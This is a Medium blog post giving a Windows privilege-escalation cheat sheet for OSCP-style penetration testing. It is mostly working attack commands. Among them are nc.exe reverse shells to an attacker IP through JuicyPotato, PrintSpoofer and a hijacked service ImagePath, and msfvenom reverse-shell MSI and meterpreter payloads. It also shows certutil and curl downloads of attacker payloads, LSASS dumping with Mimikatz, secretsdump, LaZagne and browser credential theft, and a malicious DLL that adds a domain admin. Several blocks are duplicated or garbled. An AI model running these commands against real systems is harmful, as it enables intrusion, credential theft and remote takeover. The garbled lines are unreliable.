

Windows Privilege Escalation For OSCP and beyond (Cheat Sheet)



Lafi Almutairi · [Follow](#)

5 min read · Oct 30, 2022



This is a detailed cheat sheet for windows PE, its very handy in many certification like OSCP, OSCE and CRTE

Checkout my personal notes on [github](#), it's a handbook i made using cherrytree that consists of many usefull commands for passing the OSCP or even doing an actual penetration tests.

```
`ipconfig /all`
```

| *Get interface, IP address and DNS information*

```
`arp -a`
```

| *Review ARP table*

```
`route print`
```

| *Review routing table*

```
`Get-MpComputerStatus`
```

Check Windows Defender status

```
`Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections`
```

List AppLocker rules

```
`Get-AppLockerPolicy -Local | Test-AppLockerPolicy -path C:\Windows\System32\cmd.exe -User Everyone`
```

Test AppLocker policy

```
`set`
```

Display all environment variables

```
`systeminfo`
```

Medium



Search



Write

Sign
up

Sign
in



View detailed system configuration information

```
`wmic qfe`
```

Get patches and updates

```
`wmic product get name`
```

| *Get installed programs*

```
`tasklist /svc`
```

| *Display running processes*

```
`query user`
```

| *Get logged-in users*

```
`echo %USERNAME%`
```

| *Get current user*

```
`whoami /priv`
```

| *View current user privileges*

```
`whoami /groups`
```

View current user group information

```
`net user`
```

Get all system users

```
`net localgroup`
```

Get all system groups

```
`net localgroup administrators`
```

View details about a group

```
`net accounts`
```

Get password policy

```
`netstat -ano`
```

Display active network connections

```
`pipelist.exe /accepteula`
```

List named pipes

```
`gci \\.\pipe\`
```

List named pipes with PowerShell

```
`accesschk.exe /accepteula \\.\Pipe\lsass -v`
```

Review permissions on a named pipe

```
`mssqlclient.py sql_dev@10.129.43.30 -windows-auth`
```

Connect using mssqlclient.py

```
`enable_xp_cmdshell`
```

Enable xp_cmdshell with mssqlclient.py

```
`xp_cmdshell whoami`
```

Run OS commands with xp_cmdshell

```
`c:\tools\JuicyPotato.exe -l 53375 -p c:\windows\system32\cmd.exe  
-a "/c c:\tools\nc.exe 10.10.14.3 443 -e cmd.exe" -t *`
```

Escalate privileges with JuicyPotato

```
`c:\tools\PrintSpoofer.exe -c "c:\tools\nc.exe 10.10.14.3 8443 -e  
cmd"`
```

Escalating privileges with PrintSpoofer

```
`procdump.exe -accepteula -ma lsass.exe lsass.dmp`
```

Take memory dump with ProcDump

```
`sekurlsa::minidump lsass.dmp` and `sekurlsa::logonpasswords`
```

Use MimiKatz to extract credentials from LSASS memory dump

```
`dir /q C:\backups\wwwroot\web.config`
```

Checking ownership of a file

```
`takeown /f C:\backups\wwwroot\web.config`
```

Taking ownership of a file

```
`Get-ChildItem -Path 'C:\backups\wwwroot\web.config' | select  
name,directory, @{Name="Owner";Expression={(Get-ACL  
$_.Fullname).Owner}}`
```

Confirming changed ownership of a file

```
`icacls "C:\backups\wwwroot\web.config" /grant lafi:F`
```

Modifying a file ACL

```
`secretsdump.py -ntds ntds.dit -system SYSTEM -hashes  
lmhash:nthash LOCAL`
```

Extract hashes with secretsdump.py

```
`robocopy /B E:\Windows\NTDS .\ntds ntds.dit`
```

Copy files with ROBOCOPY


```
`wevtutil qe Security /rd:true /f:text | Select-String "/user"``
```

Searching security event logs

```
`wevtutil qe Security /rd:true /f:text /r:share01 /u:julie.clay  
/p:Welcome1 | findstr "/user"``
```

Passing credentials to wevtutil

```
`Get-WinEvent -LogName security | where { $_.ID -eq 4688 -and  
$_ .Properties[8].Value -like '* /user*' } | Select-Object  
@{name='CommandLine';expression={ $_.Properties[8].Value }}``
```

Searching event logs with PowerShell

```
`msfvenom -p windows/x64/exec cmd='net group "domain admins"  
netadm /add /domain' -f dll -o adduser.dll``
```

Generate malicious DLL

```
`dnscmd.exe /config /serverlevelplugindll adduser.dll``
```

Loading a custom DLL with dnscmd

```
`wmic useraccount where name="netadm" get sid`
```

Finding a user's SID

```
`sc.exe sdshow DNS`
```

Checking permissions on DNS service

```
`sc stop dns`
```

Stopping a service

```
`sc start dns`
```

Starting a service

```
`reg query  
\\10.129.43.9\HKLM\SYSTEM\CurrentControlSet\Services\DNS\Parameter  
s`
```

Querying a registry key

```
`reg delete
```

```
\\10.129.43.9\HKLM\SYSTEM\CurrentControlSet\Services\DNS\Parameters /v ServerLevelPluginDll`
```

Deleting a registry key

```
`sc query dns`
```

Checking a service status

```
`Set-DnsServerGlobalQueryBlockList -Enable $false -ComputerName dc01.inlanefreight.local`
```

Disabling the global query block list

```
`Add-DnsServerResourceRecordA -Name wpad -ZoneName inlanefreight.local -ComputerName dc01.inlanefreight.local -IPv4Address 10.10.14.3`
```

Adding a WPAD record

```
`cl /DUNICODE /D_UNICODE EnableSeLoadDriverPrivilege.cpp`
```

Compile with cl.exe

```
`reg add HKCU\System\CurrentControlSet\CAPCOM /v ImagePath /t  
REG_SZ /d "\\??\C:\Tools\Capcom.sys"`
```

Add reference to a driver (1)

```
`reg add HKCU\System\CurrentControlSet\CAPCOM /v Type /t REG_DWORD  
/d 1`
```

Add reference to a driver (2)

```
`.\DriverView.exe /stext drivers.txt` and `cat drivers.txt |  
Select-String -pattern Capcom`
```

Check if driver is loaded

```
`EoPLoadDriver.exe System\CurrentControlSet\Capcom  
c:\Tools\Capcom.sys`
```

Using EopLoadDriver

```
`c:\Tools\PsService.exe security AppReadiness`
```

Checking service permissions with PsService

```
`sc config AppReadiness binPath= "cmd /c net localgroup  
Administrators server_adm /add"`
```

Modifying a service binary path

```
## Credential Theft
```

```
`findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml`
```

Search for files with the phrase "password"

```
`gc 'C:\Users\lafi\AppData\Local\Google\Chrome\User  
Data\Default\Custom Dictionary.txt' | Select-String password`
```

Searching for passwords in Chrome dictionary files

```
`(Get-PSReadLineOption).HistorySavePath`
```

Confirm PowerShell history save path

```
`gc (Get-PSReadLineOption).HistorySavePath`
```

Reading PowerShell history file

```
`$credential = Import-Clixml -Path 'C:\scripts\pass.xml'`
```

Decrypting PowerShell credentials

```
`cd c:\Users\lafi\Documents & findstr /SI /M "password" *.xml  
*.ini *.txt`
```

Searching file contents for a string

```
`findstr /si password *.xml *.ini *.txt *.config`
```

Searching file contents for a string

```
`findstr /spin "password" *.*`
```

Searching file contents for a string

```
`select-string -Path C:\Users\lafi\Documents\*.txt -Pattern  
password`
```

Search file contents with PowerShell

```
`dir /S /B *pass*.txt == *pass*.xml == *pass*.ini == *cred* ==
```

```
*vnc* == *.config`
```

Search for file extensions

```
`where /R C:\ *.config`
```

Search for file extensions

```
`Get-ChildItem C:\ -Recurse -Include *.rdp, *.config, *.vnc,  
*.cred -ErrorAction Ignore`
```

Search for file extensions using PowerShell

```
`cmdkey /list`
```

List saved credentials

```
`.\SharpChrome.exe logins /unprotect`
```

Retrieve saved Chrome credentials

```
`.\lazagne.exe -h`
```

View LaZagne help menu

```
`.\lazagne.exe all`
```

Run all LaZagne modules

```
`Invoke-SessionGopher -Target WINLPE-SRV01`
```

Running SessionGopher

```
`netsh wlan show profile`
```

View saved wireless networks

```
`netsh wlan show profile ilfreight_corp key=clear`
```

Retrieve saved wireless passwords

```
`certutil.exe -urlcache -split -f http://10.10.14.3:8080/shell.bat  
shell.bat`
```

Transfer file with certutil


```
`certutil -encode file1 encodedfile`
```

Encode file with certutil

```
`certutil -decode encodedfile file2`
```

Decode file with certutil

```
`reg query  
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer`
```

Query for always install elevated registry key (1)

```
`reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer`
```

Query for always install elevated registry key (2)

```
`msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.3 lport=9443  
-f msi > aie.msi`
```

Generate a malicious MSI package

```
`msiexec /i c:\users\lafi\desktop\ai.e.msi /quiet /qn /norestart`
```

Executing an MSI package from command line

```
`schtasks /query /fo LIST /v`
```

Enumerate scheduled tasks

```
`Get-ScheduledTask | select TaskName,State`
```

Enumerate scheduled tasks with PowerShell

```
`.\accesschk64.exe /accepteula -s -d C:\Scripts`
```

Check permissions on a directory

```
`Get-LocalUser`
```

Check local user description field

```
`Get-WmiObject -Class Win32_OperatingSystem | select Description`
```

Enumerate computer description field

```
`guestmount -a SQL01-disk1.vmdk -i --ro /mnt/vmd`
```

Mount VMDK on Linux

```
`guestmount --add WEBSRV10.vhdx --ro /mnt/vhdx/ -m /dev/sda1`
```

Mount VHD/VHDX on Linux

```
`sudo python2.7 windows-exploit-suggester.py --update`
```

Update Windows Exploit Suggester database

```
`python2.7 windows-exploit-suggester.py --database 2021-05-13-mssb.xls --systeminfo win7lpe-systeminfo.txt`
```

Running Windows Exploit Suggester

```
REG QUERY  
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\ /v EnableLUAREG QUERY  
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\ /v EnableLUA
```

Confirming UAC is enabled

```
REG QUERY  
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System /v ConsentPromptBehaviorAdmin  
REG QUERY  
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System /v ConsentPromptBehaviorAdmin
```

Checking UAC level

```
`[environment]::OSVersion.Version`  
n`
```

Checking Windows version

```
`cmd /c echo %PATH%`  
`cmd /c echo %PATH%`
```

Reviewing path variable

```
`.\SharpUp.exe audit`  
`.`.\SharpUp.exe audit`
```

Running SharpUp

```
`icacls "C:\Program Files  
(x86)\PCProtect\SecurityService.exe"  
(x86)\PCProtect\SecurityService.exe`  
`icacls "C:\Program Files  
(x86)\PCProtect\SecurityService.exe"
```

Checking service permissions with icacls

```
`cmd /c copy /Y SecurityService.exe "C:\Program Files  
(x86)\PCProtect\SecurityService.exe"``cmd /c copy /Y  
SecurityService.exe "C:\Program Files  
(x86)\PCProtect\SecurityService.exe"
```

Replace a service binary

```
`wmic service get name,displayname,pathname,startmode | findstr /i  
"auto" | findstr /i /v "c:\windows\\" | findstr /i /v ""``wmic  
service get name,displayname,pathname,startmode | findstr /i  
"auto" | findstr /i /v "c:\windows\\" | findstr /i /v ""`
```

Searching for unquoted service paths

```
`accesschk.exe /accepteula "mrb3n" -kvuqsw  
hk\m\System\CurrentControlSet\Services`accesschk.exe /accepteula  
"mrb3n" -kvuqsw hk\m\System\CurrentControlSet\Services`
```

Checking for weak service ACLs in the Registry

```
`Set-ItemProperty -Path  
HKLM:\SYSTEM\CurrentControlSet\Services\ModelManagerService -Name  
"ImagePath" -Value "C:\Users\john\Downloads\nc.exe -e cmd.exe
```

```
10.10.10.205 443"``Set-ItemProperty -Path  
HKLM:\SYSTEM\CurrentControlSet\Services\ModelManagerService -Name  
"ImagePath" -Value "C:\Users\john\Downloads\nc.exe -e cmd.exe  
10.10.10.205 443"``
```

Changing ImagePath with PowerShell

```
`Get-CimInstance Win32_StartupCommand | select Name, command,  
Location, User | fl`  
`Get-CimInstance Win32_StartupCommand | select  
Name, command, Location, User | fl`
```

Check startup programs

```
`msfvenom -p windows/x64/meterpreter/reverse_https  
LHOST=10.10.14.3 LPORT=8443 -f exe >  
maintenanceservice.exe`  
`msfvenom -p  
windows/x64/meterpreter/reverse_https LHOST=10.10.14.3 LPORT=8443  
-f exe > maintenanceservice.exe`
```

Generating a malicious binary

```
`get-process -Id 3324`  
`get-process -Id 3324`
```

Enumerating a process ID with PowerShell

```
`get-service | ? {$_.DisplayName -like 'Druva*'}`  
`get-service | ?  
{$_.DisplayName -like 'Druva*'}`
```

Enumerate a running service by name with PowerShell
Enumerate a running service by name with PowerShell

```
`curl http ://10.10.14.3:8080/srrstr.dll -O  
"C:\Users\lafi\AppData\Local\Microsoft\WindowsApps\srrstr.dll"`
```

Downloading file with cURL in PowerShell

```
`rundll32 shell32.dll,Control_RunDLL  
C:\Users\sarah\AppData\Local\Microsoft\WindowsApps\srrstr.dll`
```

Executing custom dll with rundll32.exe

Oscp

Cheatsheet

Privilege Escalation

Hacking



Written by **Lafi Almutairi**

115 Followers

Penetration Tester / Python | Coffee

Follow



More from Lafi Almutairi




Lafi Almutairi in System Weakness

OSCP Preparation and Methodology

In this guide I'm going to talk about the OSCP examination, how to prepare for it...

May 3, 2023 94 2




Lafi Almutairi

Pivoting and Tunneling for OSCP and beyond (Cheat Sheet)

Checkout my personal notes on github, it's a handbook i made using cherrytree that...

Oct 31, 2022 42 1



Lafi Almutairi

Active Directory Lateral Movement and Post-Exploitation...

Checkout my personal notes on github, it's a handbook i made using cherrytree that...

Oct 28, 2022 15



Lafi Almutairi

Linux Privilege Escalation For OSCP and beyond (Cheat Sheet)

This is a detailed cheat sheet for Linux PE, its handy in many certification like OSCP...

Oct 30, 2022 57

See all from Lafi Almutairi

Recommended from Medium

```
Forwarding      tcp://0.tcp.ngrok.io:12345 -> localhost:4444

Connections      ttl    opn    rtt    rtt5    p50
                  0      0      0.00   0.00    0.00

--(the.khaleelkhan@kali)~--
$ msfconsole
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 0.0.0.0:4444
```

 Khaleel Khan in T3CH

Unleashing the Power of Reverse Shells: Mastering Ngrok and...

Introduction

★ Aug 6 🖱️ 205



 Very Lazy Tech

Active Directory Methodology in Pentesting: A Comprehensive...

In today's digital landscape, Active Directory (AD) serves as the backbone for...

★ Jun 19 🖱️ 230 💬 2




Lists



Natural Language Processing

1738 stories · 1318 saves





 Essam Qsous in OSINT Team

The Only Oscp Tip You Need

You are Not a Medium Member — NO Problem: Here is a Friend-Link

★ Sep 8 🖱️ 120 💬 2 




 Astik Rawat

OSEP 2024: My Review and Experience

Hi, I am back with a new certification called OffSec Experienced Penetration Tester...


★ May 28 🖱️ 23 




 Maruf Farhan Rigan

Cracking LiPrivilege Escalation: A Guide to Kernel Exploitation

The kernel is the core component of an operating system that manages system...

Apr 27 



 Phyto WaThone Win in OSINT Team

Active Directory Enumeration with winPEAS

Introduction

★ Jul 30 🖱️ 52 

See more recommendations

[Help](#) [Status](#) [About](#) [Careers](#) [Press](#) [Blog](#) [Privacy](#) [Terms](#) [Text to speech](#) [Teams](#)